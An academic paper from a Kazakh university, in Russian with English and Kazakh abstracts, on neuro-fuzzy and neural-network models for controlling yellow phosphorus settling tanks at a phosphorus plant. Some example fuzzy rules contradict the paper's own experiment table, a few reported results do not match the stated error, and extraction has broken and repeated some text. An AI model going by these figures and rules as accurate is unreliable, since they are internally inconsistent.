РАЗРАБОТКА И ИССЛЕДОВАНИЕ ИНТЕЛЛЕКТУАЛЬНЫХ АЛГОРИТМОВ ОПТИМАЛЬНОГО УПРАВЛЕНИЯ ПРОЦЕССОМ ОЧИСТКИ ФОСФОРА

Б.А. Сулейменов, Г.Т.* Жайлымысова

Satbayev university, Алматы, Казахстан,

e-mail: g.zhailymyssova@satbayev.university

В рыночной экономике остро встает задача внедрения систем оптимального управления технологическими процессами в цветной и черной металлургии, в химической промышленности, в нефтехимии и т.д., которые позволяют более рационально использовать минеральные ресурсы, экономить тепловую и электрическую энергию, снижать экологические последствия, повышать экономическую эффективность производства. Активная разработка и внедрение систем оптимального управления всевозможными технологическими процессами в мире начались и продолжились в 60-80 годы прошлого века. Однако до сегодняшнего дня не внедрена сколько-нибудь значительная автоматизированная система оптимального управления. Это связано с чрезвычайной сложностью физико-химических явлений, протекающих в современных технологических процессах, что не позволяет создавать достаточно адекватное математическое описание этих явлений.

В последнее время во всем мире наблюдается тенденция использования современных интеллектуальных технологий, которые позволяют использовать знания, опыт и интуицию экспертов. Причем использование методов искусственного интеллекта при синтезе систем оптимального управления позволили значительно упростить процесс их создания, улучшить качество моделей управления и повысить их эффективность. Поэтому актуальной является задача разработки и внедрения интеллектуальных моделей (алгоритмов) управления различными технологическими процессами, в том числе и в фосфорной подотрасли.

Мы предлагаем использовать методы и средства создания новых интеллектуальных алгоритмов управления новым сложным технологическим процессом - очистки фосфора от мышьяка и органики в промышленных условиях Новоджамбульского фосфорного завода (НДФЗ).

Ключевые слова: желтый фосфор, матрица полного факторного эксперимента (ПФЭ), алгоритмы оптимального управления, очистка фосфора, мышьяк, органика, интеллектуальные модели управления, нечеткие алгоритмы, нейронные сети, нейро-нечеткие алгоритмы.

DEVELOPMENT AND RESEARCH OF INTELLIGENT ALGORITHMS FOR OPTIMAL CONTROL OF THE PHOSPHORUS PURIFICATION PROCESS

B.A. Suleimenov, G.T.*Zhailymyssova

Satbayev university, Almaty, Kazakhstan,

e-mail: g.zhailymyssova@satbayev.university

In a market economy, the task of implementing optimal control systems for technological processes in non-ferrous and ferrous metallurgy, chemical industry, petrochemistry, etc., becomes crucial. These systems enable more rational use of mineral resources, save thermal and electrical energy, reduce environmental consequences, and enhance the economic efficiency of production. The active development and implementation of optimal control systems for various technological processes worldwide began in the 60s-80s of the last century. However, to this day, no significantly automated optimal control system has been introduced, primarily due to the extraordinary complexity of physico-chemical phenomena in modern technological processes, hindering the creation of sufficiently adequate mathematical descriptions of these phenomena.

Recently, there has been a global trend towards the use of modern intelligent technologies that leverage the knowledge, experience, and intuition of experts. The integration of artificial intelligence methods in synthesizing optimal control systems has simplified their creation, improved the quality of control models, and increased their

efficiency. Hence, the relevant task is the development and implementation of intelligent models (algorithms) for controlling various technological processes, including the phosphorus purification subsector.

We propose the use of methods and tools to create new intelligent control algorithms for the complex technological process of purifying phosphorus from arsenic and organics in industrial conditions at the Novodzhambul Phosphorus Plant (NPP3).

Keywords: yellow phosphorus, full factorial experiment matrix (FFEM), optimal control algorithms, phosphorus purification, arsenic, organics, intelligent control models, fuzzy algorithms, neural networks, neuro-fuzzy algorithms.

ИНТЕЛЛЕКТУАЛДЫ АЛГОРИТМДЕРДІ ӘЗІРЛЕУ ЖӘНЕ ЗЕРТТЕУ ФОСФОРДЫ ТАЗАРТУ ПРОЦЕСІН ОҢТАЙЛЫ БАСҚАРУ

Б.А. Сулейменов, Г.Т.* Жайлымысова

Satbayev university, Алматы, Қазақстан,

e-mail: g.zhailymyssova@satbayev.university

Нарықтық экономикада минералды ресурстарды неғұрлым ұтымды пайдалануға, жылу және электр энергиясын үнемдеуге, экологиялық зардаптарды азайтуға, өндірістің экономикалық тиімділігін арттыруға мүмкіндік беретін түсті және қара металлургияда, химия өнеркәсібінде, мұнай-химияда және т.б. технологиялық процестерді оңтайлы басқару жүйелерін енгізу міндеті тұр. Әлемдегі барлық технологиялық процестерді оңтайлы басқару жүйелерін белсенді дамыту және енгізу өткен ғасырдың 60-80 жылдарында басталды және жалғасты. Алайда, бүгінгі күнге дейін оңтайлы басқарудың айтарлықтай автоматтандырылған жүйесі енгізілмеген. Бұл қазіргі технологиялық процестерде болып жатқан физика-химиялық құбылыстардың өте күрделілігіне байланысты, бұл осы құбылыстардың жеткілікті математикалық сипаттамасын жасауға мүмкіндік бермейді.

Жақында бүкіл әлемде сарапшылардың білімін, тәжірибесін және түйсігін пайдалануға мүмкіндік беретін заманауи интеллектуалды технологияларды қолдану үрдісі байқалды. Сонымен қатар, оңтайлы басқару жүйелерін синтездеу кезінде жасанды интеллект әдістерін қолдану оларды құру процесін едәуір жеңілдетуге, басқару модельдерінің сапасын жақсартуға және олардың тиімділігін арттыруға мүмкіндік берді. Сондықтан әртүрлі технологиялық процестерді, соның ішінде фосфор саласын басқарудың интеллектуалды модельдерін (алгоритмдерін) әзірлеу және енгізу міндеті өзекті болып табылады.

Біз жаңа Күрделі Технологиялық процесі басқарудың жаңа интеллектуалды алгоритмдерін - Новоджамбул фосфор зауытының (ҚДФЗ) өнеркәсіптік жағдайында фосфорды мышьяк пен органикалық заттардан тазартудың әдістері мен құралдарын қолдануды ұсынамыз.

Түйін сөздер: сары фосфор, толық факторлық эксперимент матрицасы (ТФЭМ), оңтайлы басқару алгоритмдері, фосфорды тазарту, мышьяк, органикалық заттар, интеллектуалды басқару модельдері, бұлыңғыр алгоритмдер, нейрондық желілер, нейро-бұлыңғыр алгоритмдер.

Введение. В настоящее время все более остро встает задача разработки систем оптимального управления технологическими процессами в металлургии, химической промышленности, в нефтехимии и т.д., позволяющие более рационально использовать минеральные ресурсы, экономить тепловую и электрическую энергию, снижать экологические проблемы, повышать экономическую отдачу от производства. Бурный этап в разработке систем оптимального управления различными технологическими процессами в мире, СССР и в Казахстане пришелся на 60-80 годы прошлого века. Однако до сих пор, например, в Казахстане, не внедрена сколько-

нибудь значительная система оптимального управления [1 - 3]. Это связано с чрезвычайной сложностью технологических процессов в цветной и черной металлургии, химической и др. отраслях экономики Казахстана. Попытки создать достаточно адекватные математические модели подобных сложнейших процессов, к сожалению, не увенчались успехом, и мода на разработки моделей постепенно отошла - в последние годы сократились публикации в этом направлении.

Стремительное развитие современных методов и средств разработки и создания интеллектуальных систем привело к значительному росту публикаций

по практическому применению этих методов при создании систем управления.

Мы предлагаем опробовать разрабатываемые методы и средства создания интеллектуальных технологий для управления процессом очистки фосфора от органических примесей и мышьяка. При этом надо учитывать тот факт, что даже незначительное улучшение показателей данного процесса может привести к значительному экономическому и экологическому эффектам.

Проведенные на кафедре автоматизации и управления КазНИТУ многочисленные исследования, а также анализ публикаций показал, что интеллектуальные технологии можно использовать при разработке непосредственно модели оптимального управления процессом, а не модели самого технологического процесса. То есть рассматриваемые интеллектуальные технологии (ИТ) позволяют разрабатывать сразу же алгоритмы управления, в отличие от традиционной цепочки: разработка структуры модели процесса → проведение экспериментальных исследований на объекте → идентификация модели → формулирование оптимизационной задачи → подбор метода оптимизации → разработка алгоритма оптимального управления. Традиционный подход предполагает длительный (порой несколько лет), дорогостоящий и не всегда успешный путь создания системы оптимального управления [1 - 3].

Использование ИТ позволяет решать аналогичные задачи сразу же, и как показал опыт достаточно успешно. Дело в том, что методы искусственного интеллекта предполагают использование знаний, опыта и интуиции людей-экспертов, хорошо знакомых с предметной областью. То есть здесь используется так называемый эффект «готовых знаний». В отличие от этого разработка математической модели (основного компонента системы) является процессом создания «новых знаний», и поэтому требует достаточно длительного времени на проведение теоретических исследований, а также больших материальных и трудовых затрат для проведения экспериментальных исследований и идентификации модели.

К тому же опытные операторы-технологи за время длительной работы научились вести технологический процесс в оптимальных режимах при различных исходных ситуациях (и у них зачастую это получается). Передача «готовых знаний» от экспертов в базу знаний интеллектуальной системы значительно упрощает их создание.

В соответствие с положениями программы развития Казахстана «Индустрия 4.0» будет разработан так называемый «цифровой двойник» оператора-технолога, который исключит влияние «человеческого фактора» при управлении процессом (это такие свойства человеческого организма как: усталость, недостаточно быстрая реакция, недостаточная психологическая устойчивость, сонливость при монотонной работе, незначительный опыт работы молодых операторов и другие причины).

Цель нашего исследования - синтез и испытание в промышленных условиях интеллектуальных моделей (алгоритмов) оптимального управления очисткой желтого фосфора от органических примесей и мышьяка, с получением маломышьяковистого фосфора на Новоджамбульском фосфорном заводе (НДФЗ).

Основные задачи:

- сформулировать концепцию синтеза интеллектуальных алгоритмов оптимального управления процессами очистки желтого фосфора
- сформировать матрицы полного факторного эксперимента (ПФЭ) для синтеза алгоритмов оптимального управления процессом отстоя желтого фосфора;
- синтезировать интеллектуальные модели (алгоритмы) оптимального управления этим процессом с помощью трех методов: нечетких алгоритмов, нейронных сетей и нейро-нечетких алгоритмов;
- провести исследования синтезированных интеллектуальных моделей управления на адекватность, однозначность, устойчивость и чувствительность;
- провести промышленные испытания интеллектуальных алгоритмов.

Объектом исследований является технология очистки фосфорной кислоты от мышьяка и органики, а предметом исследования - интеллектуальные алгоритмы управления этим технологическим процессом.

Материалы и методы.

1 Постановка задачи оптимального управления процессом отстоя

Желтый фосфор-сырец поступает в отделение отстоя фосфора из печного цеха №5 по обогреваемым трубопроводам в десять отстойников (рисунок 1, позиция 1). Соотношение «шлам: P₄» = 60%-40%.




Рис. 1 - Схема цепей аппаратов в отделении отстоя и доработки фосфора,

где: 1 - отстойники в количестве 10 ед; 2 - резервуары для хранения желтого фосфора в количестве 12 ед.; 3 - цистерны кислой воды в количестве 2 ед; 4 - цистерна фосфорсодержащих стоков; 5-железнодорожная цистерна для отгрузки товарного фосфора потребителям

Отстойники - это резервуары изготовленные из нержавеющей стали размером: диаметр - 7,4 метра, высота - 4 метра, объём - 160 кубических метра. Для поддержания фосфора в состоянии расплава необходимо поддерживать температуру в пределах 70°С-80°С, для чего в рубашку отстойника подается горячая вода при температуре не более 90°С, а для улучшения отстоя в них установлены мешалки. Длительность отстоя - не менее 2-х часов. В каждом отстойнике имеется два погружных насоса - для перекачки фосфора и фосфорного шлама. Фосфорный шлам удаляется для дальнейшей его переработки с целью извлечения из него остаточного желтого фосфора и очистки фосфора от мышьяка и органических примесей.

С целью избегания самовозгорания фосфора отстойник находится под слоем воды и подается инертный газ - азот. При откачивании фосфора или шлама отстойники заполняются водой из цистерны (позиция 3) для того, чтобы верхний уровень воды оставался постоянным. Желтый фосфор поступает в 12 хранилища (позиция 2) при температуре 70°С-80°С.

Интервью с опытными операторами завода показало, что качество отстоя зависит от следующих пере-

менных: температуры фосфора-сырца, соотношения «шихта:фосфор» и температуры воды, которая подается в рубашку отстойника. Критерием качества управления отстоем является чистота фосфора (P₄), поступающего в хранилища: чем меньше шлама поступает в хранилища (позиция 2), тем выше качество готового фосфора.

Управлять качеством готового товарного фосфора можно изменяя длительность процесса отстоя, при этом чем выше длительность процесса отстоя, тем выше будет качество товарного фосфора, при этом количества шлама в товарном фосфоре будет минимально. Однако от длительности отстоя зависит производительность всего отделения: чем выше длительность отстоя, тем ниже производительность отделения. То есть от искусства операторов зависит эффективность процесса очистки - необходимо добиваться заданного качества готового фосфора, и при этом не снижать производительность всего отделения.

Тогда задача оптимального управления процессом очистки фосфора-сырца будет заключаться в том, чтобы: «получать заданное качество товарного фосфора при максимизации производительности

отделения».

Анализ работ [4-19] позволил использовать опыт этих авторов для синтеза интеллектуальных моделей процесса отстоя, при этом управление длительностью отстоя сводится к тому, чтобы своевременно завершать процесс в «хороших» отстойниках, и затягивать отстой в «плохих» отстойниках. Определять «хорошие» и «плохие» отстойники и поможет интеллектуальная модель процесса отстоя жел-

того фосфора, в задачу которой входит прогнозировать длительность отстоя с учетом различных факторов, не зависящих от действий оператора. Имея прогнозные решения модели оператор заранее сможет определять «хорошие» и «плохие» отстойники, тем самым будет иметь возможность управлять всем отделением отстоя (10 отстойниками) оптимальным образом: «Добиваться заданного качества товарного фосфора при максимизации производительности всего отделения отстоя».

Таблица 1 - Матрица ПФЭ для процесса отстоя фосфора-сырца

Номер эксп	Температура фосфора, X_1	Соотношение «шлам: P_4 » X_2	Температура воды, X_3	Время отстоя, Y
1	2	3	4	5
1	0,0	0,0	0,0	0,98
2	0,5	0,0	0,0	0,91
3	1,0	0,0	0,0	0,82
4	0,0	0,5	0,0	0,21
5	0,5	0,5	0,0	0,124
6	1,0	0,5	0,0	0,07
7	0,0	1,0	0,0	0,065
8	0,5	1,0	0,0	0,06
9	1,0	1,0	0,0	0,058
10	0,0	0,0	0,5	0,99
11	0,5	0,0	0,5	0,92
12	1,0	0,0	0,5	0,82
13	0,0	0,5	0,5	0,21
14	0,5	0,5	0,5	0,128
15	1,0	0,5	0,5	0,072
16	0,05	1,0	0,5	0,066
17	0,5	1,0	0,5	0,062
18	1,0	1,0	0,5	0,06
19	0,0	0,0	1,0	0,97
20	0,5	0,0	1,0	0,88
21	1,0	0,0	1,0	0,78
22	0,0	0,5	1,0	0,18
23	0,5	0,5	1,0	0,12
24	1,0	0,5	1,0	0,065
25	0,0	1,0	1,0	0,062
26	0,5	1,0	1,0	0,058
27	1,0	1,0	1,0	0,056

2 Формирование матрицы ПФЭ и синтез модели процесса отстаивания желтого фосфора

Исходные данные для машинного обучения моделей формировались в соответствии с нашей методикой [1, 2, 3 и 8] для чего примем следующие обозначения переменных в процессе отстаивания: X_1 -

температура фосфора (70°-80°С); X_2 - соотношение «шлам: P_4 » (60%-40%); X_3 - температура горячей воды в рубашке отстойника (70°-95°С); Y - длительность отстоя.

При этом необходимо учитывать, что оператор не имеет возможности изменять входные переменные

модели X1 и X2, которые зависят от работы цеха №5, X3 также не может изменять оператор - температура воды зависит от работы теплоцеха. Оператор может лишь контролировать эти переменные.

Опрос операторов отделения отстоя выявил - как влияют усредненные оценки этих переменных на длительность отстоя (таблица 1). В таблице 1 сформирована матрица полного факторного эксперимента (ПФЭ) для синтеза интеллектуальных моделей. В таблице 1 все переменные представлены в нормированном (безразмерном) виде в диапазоне от 0,0 (минимальное значение) до 1,0 (максимальное значение).

Матрица ПФЭ в таблице 1 служит для обучения интеллектуальных моделей трех типов: нечеткой модели, нейросетевой модели и нейро-нечеткой модели.

Нечеткая модель. Разработку нечеткой модели выполняли с использованием графических средств системы Matlab [4] с определением функций принадлежности для трех входных, одной выходной переменной и формированием правил нечеткой про-

дукции, т.е. каждому эксперименту из базы знаний (таблица 1) придается соответствующее правило продукции - ниже в качестве примера приведены 4 правила:

ПРАВИЛО 1: «ЕСЛИ X1 РАВНО 0» И «X2 РАВНО 0.5» И «X3 РАВНО 0», ТО «Y РАВЕН 0,98»

ПРАВИЛО 2: «ЕСЛИ X1 РАВНО 0.5» И «X2 РАВНО 0.0» И «X3 РАВНО 0», ТО «Y РАВЕН 0,91»

ПРАВИЛО 3: «ЕСЛИ X1 РАВНО 1» И «X2 РАВНО 0.0» И «X3 РАВНО 0,0», ТО «Y РАВЕН 0,82»

ПРАВИЛО 4: «ЕСЛИ X1 РАВНО 1,0» И «X2 РАВНО 0,0» И «X3 РАВНО 0,0», ТО «Y РАВЕН 0,21»

Аналогично составлялись правила продукции для всех 27 экспериментов из таблицы 1 (рисунок 2). После того, как Matlab произвел все необходимые процедуры с выбранным алгоритмом нечеткого вывода (алгоритмом Мамдани), была синтезирована нечеткая модель процесса осаждения желтого фосфора (рисунок 2).




Рис. 2 - Нечеткая модель процесса осаждения желтого фосфора

Нейросетевая модель. Сборку нейронной сети производили с использованием модуля nntool из командного окна среды MatLAB. Далее вводили входные данные и соответствующий им результат, выбра-




Рис. 3 - Проведение обучения нейросети

ли тип нейронной сети (рисунок 3) и провели ее обучение.

Нейро-нечеткая модель. В MATLAB существует редактор ANFIS, который позволяет создавать мо-

дель нейро-нечеткого вывода, выполнять ее обучение, визуализировать ее структуру, изменять и настраивать ее параметры, а так же использовать настроенную сеть для получения результатов нечеткого вывода.

Выбираем метод решетчатого разбиения Grid partition, в котором функции принадлежности равномерно распределяются внутри диапазона. База

знаний основана на таблицы 1, из которой выбраны все возможные варианты. Коэффициенты в заключениях правил принимали равными нулю.

Для проверки модели в блоке тестирования нечеткой системы (Test FIS) выбрали тестовые данные (Testing data), при этом результаты тестирования выводились в окне редактора ANFIS. Матлаб создал 27 правил для работы нейро-нечеткой сети (рисунок 4).




Рис. 4 - Нейро-нечеткая модель

2. Результаты сравнительных исследований на адекватность всех трех типов моделей приведены в таблице

Таблица 2 - Сравнительный анализ точности интеллектуальных моделей

№	Правильный ответ	Нечеткая логика	Нейронная сеть	Нейро-нечеткая сеть
1	2	3	4	5
1	0,98	0.125	0.92878	0.9800
2	0,91	0.5	0.64418	0.9100
3	0,82	0.837	0.76134	0.8200
4	0,21	0.67	0.10231	0.2100
5	0,124	0.09	0.16383	0.1240
6	0,07	0.5	0.32048	0.0700
7	0,065	0.13	0.057247	0.0650
8	0,06	0.79	0.060076	0.4897
9	0,058	0.211	0.077015	0.0580
10	0,99	0.211	0.82057	0.9900
11	0,92	0.5	0.059733	0.4783
12	0,82	0.79	0.98687	0.8200
13	0,21	0.79	0.2648	0.2100
14	0,128	0.168	0.10334	0.1280
15	0,072	0.5	0.11462	0.0720

16	0,066	0.5	0.056963	0.0700
17	0,062	0.5	0.056963	0.0700
18	0,06	0.5	0.072156	0.0600
19	0,97	0.13	0.98728	0.9700
20	0,88	0.13	0.98837	0.8800
21	0,78	0.5	0.98956	0.7800
22	0,18	0.79	0.5749	0.1800
23	0,12	0.79	0.862	0.1200
24	0,065	0.5	0.774	0.0650
25	0,062	0.79	0.11218	0.0620
26	0,058	0.5	0.059589	0.0579
27	0,056	0.79	0.059069	0.0560
Ошибка		18,05%	16,22%	3,27%

Анализ таблицы 2 показал, что наиболее адекватной является нейро-нечеткая модель, абсолютная ошибка которой равна 3,2%. В связи с чем ниже мы будем исследовать результаты моделирования процесса отстоя желтого фосфора лишь с помощью этой модели.

3 Моделирование процесса отстаивания с использованием нейро-нечеткой сети

На рисунке 5 представлены результаты моделирования с помощью нейро-нечеткой модели зависимости производительности отстойника (длительность отстоя - Y) от температуры сырья X_1 (желтого фосфора из цеха №5). Из рисунка видно, что при минимальных значениях X_2 (соотношение «шлам : P_4 ») и X_3 (температура воды) - производительность достаточно низкая на всём диапазоне изменения температуры желтого фосфора - X_1 , при этом время отстоя снижается от 1,0 до 0,8. Однако при средних и высоких значениях X_2 и X_3 длительность отстоя резко снижается (т.е. производительность отстойника увеличивается), но оно также незначительно изменяется при повышении температуры желтого фосфора на входе отстойника (X_1).




Рис. 5 - Зависимость длительности отстоя от температуры желтого фосфора

Как можно заметить по характеру изменения кривых на этих рисунках - зависимость длительность отстоя от изменения X_2 , гораздо выше, чем, чем от X_3 . При этом из графиков рисунка 2.5 хорошо видно, что производительность отстойника резко повышается при средних и больших значениях X_2 и X_3 . Однако графики на рисунке 6 говорят о том, что время отстоя в основном зависит от соотношения «шлам : P_4 », а кривые на рисунке 7 показывают, что производительность практически не зависит от температуры

воды в рубашке отстойника.

Таким образом результаты моделирования показали, что производительность отстойника в большей степени зависит от соотношения «шлам : P_4 », в меньшей степени от температуры фосфора и практически не зависит от изменения температуры воды (см. рисунок 7).

Однако это не означает, что температуру воды в рубашке отстойника совершенно не нужно учитывать при управлении процессом отстоя, так как от

нее зависит агрегатное состояние желтого фосфора: при температуре ниже 70°C фосфор переходит в твердое состояние и процесс отстоя прекращается, так как он оседает на дно вместе со шламом, а при превышении 95°C - желтый фосфор начинает испаряться - это прямые его потери. Кроме того, контроль температуры является важнейшим фактором безопасного ведения процесса отстоя, так как фосфор взрывоопасен.

Результаты моделирования с использованием нейро-нечетой модели, представленные на рисун-




Рис. 6 - Результаты моделирования зависимости времени отстоя от изменения соотношения «шлам : 4»

Этот факт кардинально отличает процесс очистки фосфора от известных процессов осаждения шламов. Достаточно хорошо отработанная теория осаждения шламов не работает для описания процесса отстоя желтого фосфора. По этой теории - чем выше концентрация шлама, тем ниже производительность стугистеля (или выше длительность отстоя шлама). Этот эффект объясняется стесненным осаждением частиц шлама - чем их концентрация выше, тем выше стесненность частиц шлама, так как частицы начинают больше влиять друг на друга, замедляя скорость их осаждения. В случае осаждения фосфора - все происходит наоборот: чем выше концентрация шлама, тем меньше длительность отстоя (или выше производительность отстойника), что хорошо заметно из рисунка 5 и подтверждается графиками на рисунках 6 и 7. Этот эффект объясняется тем, что в нашем случае осаждается фосфор, а не шлам, который скапливается вверху отстойника. Получается, что чем меньше концентрация частиц фосфора, тем быстрее идет их процесс осаждения на дно отстойника. А если концентрация желтого фосфора выше, то эффект стесненности его частиц снижает скорость

их осаждения. как 5, 6 и 7 хорошо коррелируют с физическими закономерностями процесса отстоя желтого фосфора. Необходимо отметить, что процесс отстоя желтого фосфора значительно отличается от процессов осаждения шламов в жидкой среде, применяемых в цветной металлургии и химической промышленности. Дело в том, что в отличие от известных процессов осаждения шламов (вредной компоненты) - в нашем случае осаждаются не шламы, а сам желтый фосфор. При этом шламы всплывают на поверхность отстойника.




Рис. 7 - Зависимости времени отстоя от температуры воды в рубашке отстойника

их осаждения. Таким образом, графики, приведенные на рисунках 5, 6 и 7, достаточно хорошо согласуются с физическими закономерностями процесса отстоя желтого фосфора, и являются его математическими моделями.

4 Интеллектуальный алгоритм оптимального управления процессом отстоя желтого фосфора

Как уже отмечалось выше - обеспечивать высокое качество готового фосфора можно изменяя длительность отстоя. Чем выше длительность процесса отстоя, тем чище будет товарный фосфор, то есть концентрация шлама в готовом фосфоре будет минимально. В тоже время, длительность процесса отстоя влияет на производительно оборудования - чем дольше производится отстой, тем ниже производительность отделения. операторы стараются добиваться заданного качества товарного фосфора, но при этом не снижать производительность оборудования цеха.

Таким образом, задача оптимального управления этим процессом заключается в следующем: «Доби-

ваться заданного ГОСТами качества готового фосфора при максимизации производительности отделения отстоя».

Синтезированная нейро-нечеткая модель процесса отстоя, и результаты проведенных её исследований (рисунки 5, 6 и 7) позволяет в реальном режиме времени прогнозировать длительность осаждения желтого фосфора (Y) в зависимости от изменения X_1 , X_2 и X_3 в каждом из 10 отстойников. С учетом изложенного стратегия оптимального управления процессом отстоя желтого фосфора будет заключаться в следующем.

Оператор, имея информацию о прогнозе длительности отстоя желтого фосфора в каждом из 10 отстойников, имеет возможность управлять включением погружных насосов по откачке желтого фосфора и шлама таким образом, чтобы из отстойника с минимальной длительностью отстоя выгружались фосфор и шлам в большем объеме, чем из отстойника, где длительность отстоя максимальна.

Таким образом интеллектуальная модель позволяет оператору иметь информацию о том, какой в каждый момент времени из 10 отстойников является «плохим» (время отстоя максимально), а какой отстойник является «хорошим» (время отстоя минимально). Манипулируя этой информацией, оператор будет больше откачивать фосфор и шлам из «хороших» отстойников, и меньше - из «плохих».

Здесь важно отметить то, что система интеллектуального управления позволяет передавать оператору информацию о «хороших» и «плохих» отстойниках заранее - тем самым упреждая нерациональные включения и отключения погружных насосов для откачки фосфора и шлама.

Кроме того, визуально процесс отстоя оператор не может наблюдать, так как отстойник является закрытым объектом, то есть наблюдаемость объекта - нулевая. В этих условиях оператор может заметить попадание шлама в резервуар хранения желтого фосфора (позиция 2 на рисунке 1) слишком поздно и допустить брак в работе отделения.

Обсуждение и результаты. Таким образом, синтезированные интеллектуальные алгоритмы управления позволяют оператору ускорять освобождение «хороших» отстойников (позиция 1 на рисунке 1) и замедлять освобождение «плохих» отстойников. Кроме того, оператор будет гораздо реже делать обходы отстойников с целью контроля «чистоты» желтого фосфора в отбираемых пробах, что облегчит его труд и даст возможность большую часть

своего времени отводить процессу управления скоростью откачки фосфора и шлама из отстойников.

То есть, в этом случае будет решена основная цель оптимального управления процессом отстоя: «Добиваться заданного качества товарного фосфора при максимизации производительности всего отделения отстоя».

